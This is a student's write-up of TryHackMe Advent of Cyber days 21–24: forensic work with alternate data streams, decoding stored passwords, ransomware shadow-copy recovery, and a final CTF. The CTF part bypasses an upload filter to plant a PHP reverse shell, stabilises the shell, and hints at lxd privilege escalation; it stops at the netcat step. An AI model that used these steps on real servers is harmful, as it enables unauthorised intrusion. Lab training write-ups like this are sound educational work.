PSP0201 Weekly Writeup Week 6

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Day 21: Time for some ELForensics (Blue Teaming)

Tools used: Kali Linux, PowerShell, Remmina

Solution/Walkthrough:

Question 1:

596690FFC54AB6101932856E6A78E3A1

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1
```

Question 2:

5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\	littlehelper\Documents> <mark>Get-FileHash</mark> -Algorithm MD5 .\deebee.exe	
Algorithm	Hash	Path
MD5	5F037501FB542AD2D9B06EB12AED09F0	C:\Users\li

Ouestion 3:

F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

Ouestion 4:

THM{f6187e6cbeb1214139ef313e108cb6f9}

```
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
```

Ouestion 5:

wmic process call create \$(Resolve-Path file.exe:streamname)

Question 6:

THM{088731ddc7b9fdeccaed982b07c297c}

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Question 7:

Sharika Spooner is on the Naughty List.

```
Melisa Vanhoose
Sharika Spooner
Sucks for them .. Returning to the User Menu...
```

Question 8:

Jaime Victoria is on the Nice List.


```
Delphine Gossard
Jaime Victoria
Awesome .. Great! Returning to the User Menu...
```

Thought Process/Methodology:

First of all, we open the remmina. We enter our own **<MACHINE_IP>**, enter the username and password that **TryHackMe** has provided (**littlehelper**, **iLove5now!**)

Server	10.10.25.227	•
Username	littlehelper	
Password	•••••	
Domain		
Share folder		

And make sure to change the **color depth** into **RemoteFX(32bpp)**, then **save as default** and **connect**.



After we connected successfully, we run cd./Documents/ to change directory, then we check what's inside with command dir

Then we run more '.\db file hash.txt' and we will get the answer for Question 1 which is 596690FFC54AB6101932856E6A78E3A1

```
PS C:\Users\littlehelper\Documents> more '.\db file hash.txt'
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1
```

To find the answer for Question 2, we tried to run **Get-FileHash -Algorithm MD5**Adeebee.exe and we get the answer which is 5F037501FB542AD2D9B06EB12AED09F0

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm Hash Path
-----
HD5 5F037501FB542AD2D9B06EB12AED09F0 C:\Users\lite
```

After that, we tried to run .\deebee.exe

```
PS C:\Users\littlehelper\Documents> .\deebee.exe
```

Guess what, it shows us that the database has been moved.

```
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!

>;^P
```

So, we run c:\Tools\strings64.exe -accepteula deebee.exe

```
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula deebee.exe
```

It will pop up the database then we can search for the Question 3's flag.

```
Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
·**
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
ReadLine
WriteLine
Write
GuidAttribute
DebuggableAttribute
ComVisibleAttribute
```

After scanning the database, we found the answer which is

THM{f6187e6cbeb1214139ef313e108cb6f9}

```
Accessing the Best Festival Company Database...

Done.

Using SSO to log in user...

Loading menu, standby...

THM{f6187e6cbeb1214139ef313e108cb6f9}

Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Docum ath -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb

Hahaha .. guess what?

Your database connector file has been moved and you'll never find it!

I guess you can't query the naughty list anymore!

>;^P
```

To find Question 4's flag, we first have to run Get-Item -Path .\deebee.exe -Stream *

```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *
```

And we will get something like this


```
Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName
             : deebee.exe::$DATA
PSDrive
PSProvider
             : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName
             : C:\Users\littlehelper\Documents\deebee.exe
             ::$DATA
Stream
Length
              : 5632
PSPath
             : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:h
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName : deebee.exe:hidedb
PSDrive
PSProvider
             : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName
             : C:\Users\littlehelper\Documents\deebee.exe
              : hidedb
Stream
Length
              : 6144
```

To launch the hidden executable hiding within ADS, we tried to run wmic process call

create \$(Resolve-Path .\deebee.exe:hidedb)

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
         ProcessId = 3184;
         ReturnValue = 0;
};
```

It works! It will pop up this window tab and we get our flag which is THM{088731ddc7b9fdeccaed982b07c297c}



<End of Day 21>

Day 22: Elf McEager becomes CyberElf (Blue Teaming)

Tools used: Kali Linux, CyberChef, Remmina

Solution/Walkthrough:

Question 1:

thegrinchwashere

thegrinchwashere


dGhlZ3JpbmNod2FzaGVyZQ==

Question 2:

base64

Output From_Base64('A-Zaz0-9+\\-=',true,false) thegrinchwashere

Ouestion 3:
Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P



Question 4: sn0wM4n!

Result snippet
sn0wM4n!
736e30774d346e21

Question 5:

hex

Output	
Recipe (click to load)	Result snippet
From_Hex('None')	sn0wM4n!


Question 6:

ic3Skating!

Result snippet
ic3Skating!
ic3Skating!


Question 7:

superelfadmin:nothinghere




Question 8:

The flag is $THM\{657012dcf3d1318dca0ed864f0e70535\}$




Thought Process/Methodology:

First, we open **Remmina** and enter our own **<MACHINE_IP>**, then we key in the *username* and *password* that is provided by THM which is **Administrator** and **sn0wF!akes!!!**




And make sure that you changed the color depth to RemoteFX(32bpp) also.



After we're in, we copy the filename which is called dGhlZ3JpbmNod2FzaGVyZQ==. The reason that we copied this filename is because it is too strange for a file with this name. Therefore, we paste it into CyberChef with the recipe Magic.




After pasting it, we will get the answer for question 1, **thegrinchwashere**. We can also see that the encoding method listed as the 'Matching ops' is **base64** and that's the answer for question 2.




Then we enter the Master Password, **thegrinchwashere** to unlock the database from KeePass.




Once we're in the database, we click on **Network** and we can see that it has a title which is called **Elf Server**.




We double click on the **Elf Server** and it will pop up a window tab. Then, we click on the 3dot there and we copy it, **736e30774d346e21** into **CyberChef** by running the same recipe, **Magic**.



We will get the answer which is **sn0wM4n!**




After that, to find the answers for question 4 we first click on **eMail** and we can see that there is a title which is called **ElfMail**. We double click on it.




And we copy the password then paste it,


ic3Skating&excl; into **CyberChef** by the same recipe, **Magic**.



After pasting it into CyberChef, we get the answer for question 4, ic3Skating!



To find the answer for question 5, we first have to click on the **Recycle Bin**, then double click on **Elif Security System**.




After that, we copied the **Notes** instead of copying the **Password**.



As usual, we copy it and paste it into **CyberChef** by running recipe 2x **From Charcode**, then we need to change the **Delimiter** from **Space** to **Comma**, and lastly change their **Base** from **16** to **10**. After baking it, we will get a **Github** link,

https://gist.github.com/heavenraiza/1d321244c4d667446dbfd9a3298a88b8.



Lastly, we copied the **Github** link and pasted it on a browser tab. We will get our flag which is **THM**{657012dcf3d1318dca0ed864f0e70535}.



<End of Day 22>

Day 23: The Grinch strikes again! (Blue Teaming)

Tools used: Kali Linux, Remmina, Vshadow, Task Scheduler., Disk Management Solution/Walkthrough:

Question 1:

```
File Actions Edit View Help

zsh: corrupt history file /home/kali/.zsh_history

(kali⊕ kali)-[~]

$ echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ=" | base64 -d
nomorebestfestivalcompany


(kali⊕ kali)-[~]

$ (kali⊕ kali)-[~]
```


Question 2:




Question 3:




Question 4:



Question 5:



Question 6:




Question 7:




Thought Process/Methodology:

Firstly, we launch Remmina(Remote Desktop Protocol) to change some settings to get the full experience of the simulated ransomware attack. This may help us to view the wallpaper on the remote machine.



After that, we connect to the machine by using server_ip, username and password that are provided in THM




For **Server** provide (10.10.159.199) a user account is:


- Username: administrator
- User password: sn@wF!akes!!!




After connecting to the server, we open the task scheduler and we will find that there are 2 tasks of interest we're looking for, one with a weird name and another related to VolumeShadow(vss).




After that, we go to the desktop and we will find there is a RansomNote.txt.Open it and we will find a bitcoin address.Next,we run the command echo "
bitcoin_address>" | base 64 -d and we will the output which is the answer for Question 1.




To view encrypted files in the Documents folder, we can click the view tab on file explorer and then check the hidden files option.




To find the suspicious task, we can see there is a very weird file named opidsfsdf (Question3) when we first open the task scheduler and here is the location we found(Question 4).




After that, we inspect the properties of the **ShadowCopyVolume** file so we can find the ID for the Shadow Volume (Question 5)




Open **Disk Management**, check disk 2 and we will find there is a **Backup** disk.right click and select change drive, letter and paths. Assign a random letter to the drive.



After that, we open up the volume and there will be a hidden folder called confidential.(Question 6)



Right click the **confidential** file and check its properties > select previous versions tab and restore it. After that, view the **confidential** and we will find there is another new thing named **master-password.txt**. Open it and we will see the password within the file. (Question 7)



<End of Day 23>

Day 24: The Trial Before Christmas (Final Challenge)


Tools used: Firefox, Kali Linux, netcat, Burpsuite, nmap, mysql Solution/Walkthrough:

Ouestion 1

Answer:

Q1: Scan the machine. What ports are open? *


Numeric answer. Refer to Microsoft's documentation.



```
(kali® kali)-[~]
$ nmap 10.10.194.14
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 11:10 EDT
Nmap scan report for 10.10.194.14
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE
80/tcp open http
65000/tcp open unknown
```

Question 2

Answer: Light Cycle



Use <machine ip>:65000.

Question 3

Answer: /uploads.php

```
(Status: 403) [Size: 281]
/.htaccess
/.htpasswd
                              (Status: 403)
                                                 [Size: 281]
                              (Status: 403) [Size: 281]
/.htaccess.php
/.htpasswd.php
                              (Status: 403) [Size: 281]
                              (Status: 301) [Size: 321] [→ http://10.10.247.208:65000/api/] (Status: 301) [Size: 324] [→ http://10.10.247.208:65000/assets/] (Status: 301) [Size: 322] [→ http://10.10.247.208:65000/grid/]
/api
/assets
/grid
                              (Status: 200) [Size: 800]
/index.php
                              (Status: 403) [Size: 281]
/server-status
                              (Status: 200) [Size: 1328]
/uploads.php
```

Used gobuster dir -u http://<machine ip>:65000 -w <location of wordlist.txt> -x .php to find it.

Question 4

Answer: /grid

Same as question 3

Question 5

Answer: THM{ENTER_THE_GRID}

```
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
```

Ouestion 6

Answer:

Q6: What lines are used to upgrade and stabilize your shell? *

stty raw -echo; fg
 lxc exec CONTAINERNAME /bin/sh
 python3 -c 'import pty;pty.spawn("/bin/bash")'
 mysql -uUSERNAME -p
 export TERM=xterm
 SELECT * FROM users;

Working inside the reverse shell:

- 1. The first thing to do is use python3 c 'import pty;pty.spawn("/bin/bash")' , which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
- 2. Step two is: export TERM=xterm this will give us access to term commands such as clear.
- 3. Finally (and most importantly) we will background the shell using ctrl + z. Back in our own terminal we use stty raw -echo; fg. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and ctrl + c to kill processes). It then foregrounds the shell, thus completing the process.

Ouestion 7

Answer: tron:IFightForTheUsers

Ouestion 8


Answer: tron

Same as question 7

Question 9

Answer: @computer@

Enter up to 20 non-salted hashes, one per line:



Question 10

Answer: flynn

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

Question 11

Answer: THM{IDENTITY_DISC_RECOGNISED}

flynn@light-cycle:~\$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}

Question 12

Answer: lxd

```
flynn@light-cycle:-$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13

Answer: THM{FLYNN_LIVES}

/mnt/root/root # cat root.txt
THM{FLYNN LIVES}

Thought Process/Methodology:

First off, we launched the machine and opened MACHINE IP in firefox. After that, we used nmap to scan for any open port. We found that there are 2 ports open, 80 and 65000.

```
(kali® kali)-[~]
$ nmap 10.10.194.14
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Nmap scan report for 10.10.194.14
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE
80/tcp open http
65000/tcp open unknown
```

Now, we open :65000">MACHINE IP>:65000 and find the hidden website Light Cycle.




For uncover hidden php and directories, we used gobuster dir -u http://<MACHINE IP>:65000 -w <location of wordlist.txt> -x .php to find any hidden php or directories

```
/.htaccess
                              (Status: 403) [Size: 281]
/.htpasswd
                              (Status: 403) [Size: 281]
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/api
/assets
/grid
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                              (Status: 200) [Size: 800]
/server-status
                              (Status: 403) [Size: 281]
/uploads.php
                              (Status: 200) [Size: 1328]
```

After trying all the .php and directories we found out that /uploads.php and /grid is available for us to exploit. Now, we open <MACHINE IP>:65000/upload.php and click on the upload button



Turns out the website accepts uploads from 3 types of files. Jpg, png and jpeg.




After that, it's time to intercept the website using Burp Suite. Before we intercept we need to configure burp first. We open burp then navigate to the proxy tab and option subsection



Then scroll down until you see this, click on it and press edit




A pop up window will appear. Select |^js\$ and remove it



Before we start intercepting the website, we need a reverse php shell payload to insert into the website. We do that by using the command cp <location of php-reverse-shell.php>
/shell.jpg.php to make a copy of the former into a file named shell.jpg.php. We also edit the content of said file by using nano ./shell.jpg.php the only thing we need to change in the script is \$ip section to your ip, NOT THE MACHINE's IP.



And now, we start intercepting the website.



Keep an eye out for <filter>.is when pressing forward

```
GET /assets/js/upload.js HTTP/1.1

Host: 10.10.160.229:65000

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: */*

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: close

Referer: http://10.10.160.229:65000/uploads.php

Cookie: PHPSESSID=5oi3l8p4guekhrp3rf0phuil9e

If-Modified-Since: Sun, 20 Dec 2020 02:26:02 GMT

If-None-Match: "4bd-5b6dcl00e8280-gzip"

Cache-Control: max-age=0
```

Set up netcat before you insert the .php file

```
